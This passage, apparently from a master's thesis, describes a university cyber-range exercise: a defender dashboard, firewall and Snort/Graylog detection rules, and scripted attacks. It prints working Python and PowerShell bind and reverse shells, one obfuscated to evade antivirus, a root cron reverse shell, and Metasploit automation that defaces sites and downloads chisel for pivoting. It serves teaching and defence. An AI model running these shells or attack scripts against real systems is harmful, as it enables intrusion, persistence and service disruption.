

Defenders Dashboard 02:57:56

Points: 9650 Report Incident!

Status Dashboard

db ● mysql vsftpd
dc ●
fw ●
nsntp ● dnsmasq ntp
pooh ●
workst1 ● nfs-server smbd
workst2 ●
www2 ●
www ●

Figure 31. Defense Dashboard Home Page


Tasks

All Completed Uncompleted

- **Task 1**: WWW - Find and remove the persistence that was left there by the attackers.
- **Task 2**: WWW2 - Find and remove the persistence that was left there by the attackers.
- **Task 3**: DB- Find and remove the persistence that was left there by the attackers.
- **Task 4**: DC - Find and remove the persistence that was left there by the attackers.
- **Task 5**: WORKST1 - Find and remove the persistence that was left there by the attackers.
- **Task 6**: WOKRST2 - Find and remove the persistence that was left there by the attackers.

Credentials


- Linux Machines: **cyber:cyber**
- Windows Machines: **cyber:P@ssw0rd!**
- NIDS, SIEM, Vulnerability Scanner(admin) websites: **admin:changeme**
- EDR website: **cyber:Changeme.123!**

Hints

All db dc workst1 workst2 www www2

- **Hint 1 - www - Minesweeping**: ??? (Buy to reveal) (250 points) Buy
- **Hint 2 - www2 - Minesweeping**: ??? (Buy to reveal) (250 points) Buy
- **Hint 3 - db - Minesweeping**: ??? (Buy to reveal) (250 points) Buy

Figure 32. Defense Dashboard Home Page (part 2)



Incident Report

Which machines have been compromised?

- ☐ www
- ☐ www2
- ☐ db
- ☐ dc
- ☐ workst1
- ☐ workst2

What disruptive actions has the attacker performed?

- ☐ web defacement
- ☐ taking down services
- ☐ taking down systems
- ☐ data exfiltration
- ☐ none


Was the attack detected soon enough to stop it?

- ○ Yes
- ○ No

Rate the complexity of the attack:

- ○ Low

Figure 33. Defense Dashboard Incident Report Page



Was the attack detected soon enough to stop it?

- ○ Yes
- ○ No

Rate the complexity of the attack:

- ○ Low
- ○ Medium
- ○ High

What was the IP of the attacker?

192.168.168.1

Which was the entrypoint of the attacker?

Steps taken to remediate the incident:

Figure 34. Defense Dashboard Incident Report Page (part 2)

5. COUNTERMEASURES IMPLEMENTATION

To add more realism to the attack flavour of the exercise, multiple countermeasures had been set in place to punish those behaviours which commonly characterise a “noob” attacker and that negatively affect the operational security (OPSEC). The objective of these countermeasures is not to make the exercise impossible, none of them make it harder, except for the presence of a firewall ruleset, the rest of the countermeasures which are triggered by really specific noisy behaviours shouldn’t be triggered as long as the students follow good practices.

In order to automate the countermeasures, first it was necessary to create them manually in a controlled environment, each one of the ADM LAN tools and also the FWs themselves allows export/import configuration and use cases in some way. Once the use cases had been manually created they were exported, and they were added on an additional provisioning stage that only occurs for the attack exercise.

Here is a detailed description of the firewalls rules and each one of the use cases and which systems are involved and how they interact with each one.

5.1. Firewall Rules

The expected behaviour of the firewall during the attack exercise is as follows: Allowing every ICMP packet, all SSH connections and all already established TCP connections. Allowing all connections required by the defensive systems to actively receive data. Allowing all connections to EXT or DMZ subnetworks. Allowing all connections from ADM subnetwork. Allowing connections from IN subnetwork to CPD and vice versa. Allowing connections from DMZ to CPD. Intentionally allowing connections to IN_workst2 and ADM_admin (port 80).


Listing 19 contains the commands that create the specified behaviour.

```
iptables -A FORWARD -m state --state ESTABLISHED,RELATED -j ACCEPT
iptables -A FORWARD -p tcp --dport 22 -j ACCEPT
iptables -A FORWARD -p icmp -j ACCEPT

iptables -A FORWARD -o ${ADM} -d ${EDR_IP} -p tcp --dport 1514 -j
ACCEPT
iptables -A FORWARD -o ${ADM} -d ${EDR_IP} -p udp --dport 1514 -j
ACCEPT
iptables -A FORWARD -o ${ADM} -d ${EDR_IP} -p tcp --dport 1515 -j
ACCEPT

iptables -A FORWARD -o ${ADM} -d ${SIEM_IP} -p udp --dport 514 -j
ACCEPT
iptables -A FORWARD -i ${OUT} -o ${ADM} -d ${SIEM_IP} -p tcp --dport
80 -j DROP
```

```
iptables -A FORWARD -o ${ADM} -d ${SIEM_IP} -p tcp --dport 80 -j
ACCEPT
iptables -A FORWARD -o ${ADM} -d ${SIEM_IP} -p tcp --dport 5044 -j
ACCEPT

iptables -A FORWARD -o ${OUT} -j ACCEPT
iptables -A FORWARD -o ${DMZ} -j ACCEPT
iptables -A FORWARD -o ${ADM} -d ${ADM_IP} -j ACCEPT
iptables -A FORWARD -o ${IN} -d ${WORKST2_IP} -j ACCEPT
iptables -A FORWARD -i ${OUT} -s ${DASHBOARD_IP} -j ACCEPT
iptables -A FORWARD -i ${ADM} -j ACCEPT
iptables -A FORWARD -i ${IN} -o ${ADM} -j DROP
iptables -A FORWARD -i ${IN}   -j ACCEPT
iptables -A FORWARD -i ${CPD} -o ${IN} -j ACCEPT
iptables -A FORWARD -i ${DMZ} -o ${CPD} -j ACCEPT
iptables -A INPUT -i lo -j ACCEPT
```
Listing 19. Bash Code Snippet: Firewall Rules Definition

5.2. Nikto Automatic Scan

The Apache2 web server logs from **DMZ_www** are sent with **rsyslog** to **ADM_SIEM**, where a correlation has been set in place to detect when a noisy tool like **nikto** is being employed, more specifically the SIEM searches for 5000 Apache access logs within two minutes. Once the event is generated, it is notified through an HTTP call to an API endpoint that corresponds to python script that is running a on the SIEM, this API endpoint is the responsible of communicating with the dashboard to apply the penalization and to ban/unban the attacker IP in the FW. Figure 35 shows the implementation of the correlation within Graylog.


Alert rule parameters
Define the parameters of the alert rule.

Alert Title and Severity: niktoscan | Medium

Fields Condition: Messages must match all of the following rules:
- message contains www apache-access
- message contains GET

Count Condition: There must be more than 5000 messages

Time Range Condition: Messages must come in the last 2 minutes


Figure 35. Nikto Scan Use Case within Graylog

5.3. Honeytoken Exfiltration

The logic of this use case has been mainly implemented in **ADM_NIDS** (but the penalization is triggered again using the SIEM), Snort has been configured to detect any kind of connection which sends either in plaintext or as plain http the words “The Atomic Bomb” which appear at the start of the file that must be extracted. This use case doesn’t attempt to make it impossible to exfil the file, just to penalize those who try to exfil it in the most simple way, the penalization can be easily avoided by encoding or compressing or using a more sophisticated protocol. Listing 20 contains the snort rules. Figure 36 displays the implementation of the correlation in Graylog.

```
alert tcp any any -> any any ( msg:"Honeytoken"; content:"The Atomic Bomb"; nocase; sid:1000002;
rev:1;)
alert udp any any -> any any ( msg:"Honeytoken"; content:"The Atomic Bomb"; nocase; sid:1000003;
rev:1;)
alert tcp any any -> any any ( msg:"Honeytoken"; flow:established,to_server; content:"The Atomic
Bomb"; nocase; sid:100004; rev:1;)
alert tcp any any -> any any ( msg:"Honeytoken"; flow:to_server,established; content:"The Atomic
Bomb"; nocase; http_uri; http_client_body; file_data; sid:1000005; rev:1;)
alert tcp any any -> any any ( msg:"Honeytoken"; flow:to_client,established; content:"The Atomic
Bomb"; nocase; http_uri; http_client_body; file_data; sid:1000006; rev:1;)
```

Listing 20. Snort Alerts Rules: Honeytoken Exfiltration


Alert rule parameters

Define the parameters of the alert rule.

Alert Title and Severity: honeytoken | High

Fields Condition: Messages must match all of the following rules:

message | contains | nids snort

message | contains | Honeytoken

Count Condition: There must be more than 0 messages

Time Range Condition: Messages must come in the last 1 minutes


Figure 36. Honeytoken Exfiltration Use Case within Graylog

5.4. Honeypot Connections

This use case has been implemented through **ADM_NIDS** and **ADM_SIEM**, in the NIDS snort has been configured to flag any connection to the Honeypot, in the SIEM the logs are correlated and if there are more than 5000 logs within a time window of 15 minutes which contain “nids snort” and “honeypot” in the full message, the penalization is triggered by using the HTTP notification and the custom python script. 5000 logs hasn’t been chosen randomly, this amount of logs is only generated if **all** the ports are scanned, and with just scanning the top 1000 ports it is enough to spot that it is a Honeypot, furthermore analysis would be an error. Listing 21 contains the snort alert rule and Figure 37 shows the corresponding correlation in Graylog.

```
alert tcp any any -> 10.0.10.5 any ( msg:"Honeypot connection"; sid:1000001;
rev:1;)
```

Listing 21. Snort Alerts Rules: Connection to the Honeypot


Alert rule parameters

Define the parameters of the alert rule.

Alert Title and Severity	honeypot	High		
Fields Condition	Messages must match	all	of the following rules:	
	message	contains	nids snort	
	message	contains	Honeypot connection	
Count Condition	There must be	more than	5000	messages
Time Range Condition	Messages must come in the last	15	minutes	

Figure 37. Honeypot Connections Use Case within Graylog

5.5. Automated SQL Injection Detection

The chosen EDR solution, –once the source of the web server logs had been added– by default detects whenever multiple SQLi attempts are performed from the same source IP to a website –which happens when executing the tool sqlmap. Taking this into account, the use case has been implemented through a custom active response script. Active responses can be configured from within the EDR to be triggered when a specific event is detected. The custom script just creates a mutex file (to avoid re-executing itself), temporarily blocks the attacker IP on the FW (unless it is already deactivated) and decrements the score of the team. A custom API endpoint has been created within the dashboard so the score cannot be tampered with arbitrary values. Listing 22 contains the configuration lines added to Wazuh.

```
<command>
      <name>sqli-penalization</name>
      <executable>sql-penalization.py</executable>
 </command>

<active-response>
      <command>sqli-penalization</command>
      <location>server</location>
      <rules_id>31152</rules_id>
 </active-response>
```

Listing 22. SQL Injection Use Case within EDR Configuration

6. ATTACKS IMPLEMENTATION

Similar to the countermeasures, in order to be able to create a completely automated set of attacks, first they must be done manually. Once each one of the attacks had been done manually once, the whole attack process could be automated employing Python scripts. Each attack follows a certain philosophy/approach, effectively mimicking a different kind of threat actor.

To perform the attacks from different IP addresses –so the defenders can ban one IP without blocking all the following attacks– the attack scripts modify the IP of the machine during the attack and once it's finished they restore the original IP.

To implement the attacks, two methods are used. The first one creates a subprocess and reads its output once it finishes. The second one employs the library **pexpect** (widely used in certain CTF challenges), launching an instance of an arbitrary command (it could be from a normal SSH command to something like a msfconsole [16] instance) and interacting with it almost if the attacker was the one reading and writing on the terminal. This makes it really simple to read the attack scripts and to understand them allowing for easier learning and reproducibility.

6.1. "Minefield" Attacks

These attacks are "mines" that are already present in the network from the start, in the defense flavor of the exercise. To be "fair" even if the persistence offers an easy way of command execution, this won't be exploited by the following attacks. If after the first hour the defenders haven't removed all the "mines" they will be penalized for each one remaining in their infrastructure. We next describe the different mines.

6.1.1. DMZ_www

A **systemd** service has been created, this service starts automatically at boot time, since this machine is exposed to all the traffic tha backdoor is a bind shell implemented in Python, the code is shown in Listing 23.

```
#!/usr/bin/env python3
import socket
import subprocess
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.bind(("0.0.0.0", 4444))
s.listen(1)
conn, addr = s.accept()

while True:
      conn.send(b"$ ")
      cmd = conn.recv(1024).decode().strip()
      if cmd.lower() in ["exit", "quit"]:
      break
      if cmd:
      proc = subprocess.Popen(cmd, shell=True, stdout=subprocess.PIPE,
             stderr=subprocess.PIPE, stdin=subprocess.PIPE)
      out, err = proc.communicate()
      conn.send(out + err)

conn.close()
s.close()
```

Listing 23. Python Code Snippet: Bind Shell

6.1.2. DMZ_www2

A Windows service (created through NSSM) has been set in place, this service runs after boot, since this machine is also exposed to all the traffic the service fires up a Powershell bind shell. The code of the bind shell is available at Listing 24.

```
$attackerPort = 10004
$listener =
[System.Net.Sockets.TcpListener]::new([System.Net.IPAddress]::Any,
$attackerPort)
$listener.Start()

while ($true) {
        $client = $listener.AcceptTcpClient()
        $stream = $client.GetStream()
        $writer = New-Object IO.StreamWriter($stream)
        $writer.AutoFlush = $true
        $reader = New-Object IO.StreamReader($stream)

        $writer.WriteLine("Connected to PowerShell bind shell!")
        $writer.Write("PS " + (Get-Location).Path + "> ")

        while ($client.Connected) {
        $command = $reader.ReadLine()
        if ($command -eq $null) { break }

        try {
                $output = Invoke-Expression $command 2>&1 | Out-String
        } catch {
                $output = $_.Exception.Message
        }

        $writer.WriteLine($output)
        $writer.Write("PS " + (Get-Location).Path + "> ")
        }

        $reader.Close()
        $writer.Close()
        $client.Close()
}
```

Listing 24. Powershell Code Snippet: Bind Shell

6.1.3. CPD_db

The persistence has been set by employing cron scheduled jobs. More specifically a job that runs each minute and tries to create a reverse shell. Listing 25 contains the code that creates the job.

```
- name: Set reverse shell cron job for root using Python
  cron:
       name: "Reverse Shell Persistence"
       user: root
       minute: "*"
       job: "python3 -c 'import socket,os,pty;
             s=socket.socket();s.connect((\"192.168.168.3\",10000));
             [os.dup2(s.fileno(),fd) for fd in
(0,1,2)];pty.spawn(\"/bin/bash\")'"
```

Listing 25. Ansible Code Snippet: Python Reverse Shell, Cron Definition

6.1.4. CPD_dc

There is a scheduled task which launches a reverse shell written in Powershell (which has been obfuscated, due to Windows Defender detecting the non-obfuscated one). Listing 26 contains the code of the obfuscated powershell reverse shell.

```
$ip='192.168.168.3';$port=10002;
while($true){
  try {
       $c=New-Object Net.Sockets.TcpClient($ip,$port);
       $s=$c.GetStream();
       $b=New-Object Byte[] 1024;
       while(($i=$s.Read($b,0,$b.Length)) -ne 0){
       $d=(New-Object -TypeName Text.ASCIIEncoding).GetString($b,0,$i);
       $r=(Invoke-Expression $d 2>&1 | Out-String);
       $r2=$r+'PS '+(Get-Location).Path+'> ';
       $sb=[Text.Encoding]::ASCII.GetBytes($r2);
       $s.Write($sb,0,$sb.Length);
       $s.Flush();
       }
       $c.Close();
  } catch {
       Start-Sleep -Seconds 15
  }
}
```

Listing 26. Powershell Code Snippet: Obfuscated Reverse Shell

6.1.5. DMZ_workst1

The attacker has set an authorized SSH key on the root account.

6.1.6. DMZ_workst2

The reverse shell written in Powershell has been added to the Startup programs folder, so after any user logs in the shell is started. The reverse shell is the one shown in Table 35.

6.2. Perfect Attack

In order to check every piece of the infrastructure and each line of code and vulnerabilities, a script which performs a “perfect attack” has been built. The main objective of this script is to serve as proof of the fact that all the vulnerabilities can be exploited, and to show how it can be done.

This script has been employed during the development of the attack exercise web control dashboard, in order to help verifying that the checks of each one of the tasks that the students must carry out during the execution of the exercise, worked as expected. This script is not prepared to bypass the presence of a properly configured firewall. This is the only attack the students won’t be defending themselves against.

6.3. Script Kiddie Attack

This is the most simple and noisy attack that the students will be facing. The attack emulates the behaviour of a script kiddie, it’s extremely noisy and acts as a “headless” chicken.

It begins with a wide scan to all the subnetworks in order to map all the active machines. For each one of the active machines, it scans the 1000 most common ports searching for the versions of the applications that are listening.

For those machines that have a web server running, it performs an enumeration with **Gobuster**, a vulnerability scan with **nikto** and lastly tries to launch **sqlmap**. After finishing the first reconnaissance stage, the attack will target the PHP website available at **DMZ_www** achieving command execution and performing a web defacement on the **apache2** web, however it doesn’t achieve privilege escalation.

If the firewall hasn’t been configured with a minimal ruleset at this point, the attack will perform a reconnaissance of the SMB share of **IN_workst1.** In this case the attack will achieve both command execution and privilege escalation.

The attack can be easily spotted from all the defense systems that form the SOC, and with a simple IP ban can be completely blocked. The last part of the attack can be totally prevented just by having a basic FW ruleset in place.

6.4. Hacktivist Attack

This attack emulates the behaviour of a hacktivist. It still is a noisy attack, but it doesn't just charge against a wall like the previous attack and can perform more sophisticated tricks (meaning it is able to scale privileges in more machines, and can perform pivoting). The hacktivist won't take down the websites but rather deface them as soon as he is able to do so, however he will take down any other service as soon as he has the necessary permissions.

The attack is as follows: it starts by doing a ping sweep scan to **DMZ** subnetwork –the hacktivist assumes that the defenders have fixed the FW ruleset at this point– , the active machines are further scanned, the web servers are enumerated with **gobuster**, then exploits the vulnerability of **DMZ_www** (flask web server RCE), and it performs a web defacement on the two websites that are within the machine.

The attack continues by setting up pivoting on **DMZ_www** and connecting to the database present in **CPD_db,** once the database has been scanned, the attacker accesses the machine and scale privileges. It uses metasploit to be able to stop the current pivoting while keeping command execution on the machine to start the second pivoting stage, it stops the database service and performs a minimal custom tcp scan (top 1000 nmap ports) to **IN_workst1**. It connects to the SMB share and walks through all the directories, then command execution is achieved using the SSH key, lastly privileges escalation is achieved and immediately followed by disabling the SMB service and shutting down the machine.

Listing 27 contains the code responsible for performing all the attack part targeting the VM **CPD_www**.

```
run_detached("cd /home/scoring && python3 -m http.server 40000")
msfconsole = pexpect.spawn("msfconsole -q", timeout=6,
encoding='utf-8')
msfconsole.setwinsize(24, 80)
for command in ["use multi/http/werkzeug_debug_rce", "set RHOSTS
                     www.cyber.uc3m", "set RPORT 8080", f"set LHOST
                     {LHOST}","set LPORT 5555","set AUTHMODE
none","run"]:
msfconsole.expect(r"msf6.*>", timeout=60)
msfconsole.sendline(command)
time.sleep(10)
for command in ["getuid","pwd","cd /","search -f *.html","search -f
*.php", "cat
               /root/templates/index.html", "cat
               /var/www/html/index.php",f"upload {DEFACEMENT_FILE}
               /root/templates/index.html",f"upload {DEFACEMENT_FILE}
               /var/www/html/index.html"]:
msfconsole.expect(r".*meterpreter.*>", timeout=30)
msfconsole.sendline(command)
```

```
run_detached("./chisel server -p 8888 --reverse &")
time.sleep(10)
msfconsole.expect(r".*meterpreter.*>")
msfconsole.sendline(f"""execute -f /bin/bash -a "-c 'cd /root/ && wget
    http://{LHOST}:40000/chisel'" """)
time.sleep(10)
msfconsole.expect(r".*meterpreter.*>")
msfconsole.sendline(f"""execute -f /bin/bash -a "-c 'chmod 755
/root/chisel &&
    /root/chisel client {LHOST}:8888 R:9999:socks'" """)
msfconsole.expect(r".*meterpreter.*>")
msfconsole.sendline("bg")
msfconsole.expect(r"msf6.*>")
msfconsole.sendline("exit")
msfconsole.close()
```
Listing 27. Python Code Snippet: Hacktivist Attack, DMZ_www Exploitation

6.5. APT Attack

This attack emulates the behavior of a professional APT, in other words, it is a really stealthy attack, quite hard to detect, it won't perform any harmful actions until all the targets have been completely compromised –except for the machine **DMZ_www2** due to technical reasons. This attack is the only one that uses a rootkit [17], more specifically the rootkit conceals the presence of those processes which are launched by specific users or groups.

The attack begins by doing a ping sweep of the subnetwork **DMZ**, then instead of scanning all the active hosts, it performs an inverse name resolution for each one, then scans the hosts 100 most popular ports using a low scan and avoiding the honeypot VM, lastly it performs a crawling on the websites –instead of trying to enumerate directories.

The first targeted machine is **DMZ_www2**, privileged execution is achieved, a noisy scan is done to the AD and lastly –due to technical reasons, a.k.a. a bug– it performs the web defacement. It does an IP swap and now targets **DMZ_www**, achieves privileged execution and installs a rootkit, now using the rootkit leaves in this machine the pivoting client and a "mine" that will be automatically triggered at the end resulting in doing the defacements. Another IP swap is done and the pivoting is established, the machine **CPD_dc** is exploited by leveraging the excessive privileges of a user in order to reset the password of the domain administrator. Then the attack targets **DMZ_db**, again it obtains privileged execution, installs a rootkit and once installed, leaves behind the new pivoting client and another "mine" that will disrupt the target when the attack finishes. Again an IP swap is done, the pivoting is established and now the machine **IN_workst1** is focused, this time once privileged execution is achieved it immediately disrupts the machine by stopping the file sharing services. Lastly it targets the machine **IN_workst2**, after escalating privileges the attack shuts down the machine.

The attack finishes by carrying out the disruptive actions left behind, more specifically it logs in **CPD_dc** and turns it off. To trigger the “mines” left behind, the attack script uploads a specific file to the webserver present at **DMZ_www,** as if it was a normal user. This will result in the web defacements happening at **DMZ_www** and in the services being stopped at **IN_db**.

To take a grasp on the size of this attack, Listing 28 shows the code responsible for managing the attack to each one of the targets, as well as certain parts such as pivoting and IP switching.

```
def launch_attack():
    run_detached("cd /home/scoring && python3 -m http.server 80")
    exploit_www2()

    change_ip(LHOST_1)
    time.sleep(5)
    exploit_www()

    change_ip(LHOST_2)
    time.sleep(5)

    run_detached("./chisel server -p 8800 --reverse &")
    time.sleep(60)
    exploit_dc()
    exploit_db()

    os.system("pkill chisel")
    change_ip(LHOST_3)
    time.sleep(5)

    run_detached("./chisel server -p 8080 --reverse &")
    time.sleep(60)

    exploit_workst1()
    exploit_workst2()
    disrupt_previous_targets()
```

Listing 28. Python Code Snippet: APT Attack Core Logic

Each one of the functions called within Listing 28 are quite similar to the function shown in Listing 27.

7. TESTING

Due to the nature of this thesis, various testing methods have been carried out. Moreover, it is expected that the infrastructure developed within this thesis will be serving as the laboratory infrastructure for two subjects of the master's degree, so the infrastructure should not fail. We conducted two different kinds of tests. The first kind of testing was during the local development and creation of the VMs, this testing focused on checking that everything was being implemented and worked as expected. The second kind of testing focused on verifying that the real deployment into the production virtualization infrastructure worked without any issue, also a demo was conducted in the production deployment by some of the Master’s students. Concretely, a test was conducted with students of the master's to solve the final exercise by themselves, where the testers did a variant of the exercise and provided feedback afterwards evaluating the experience.

7.1. Local Development

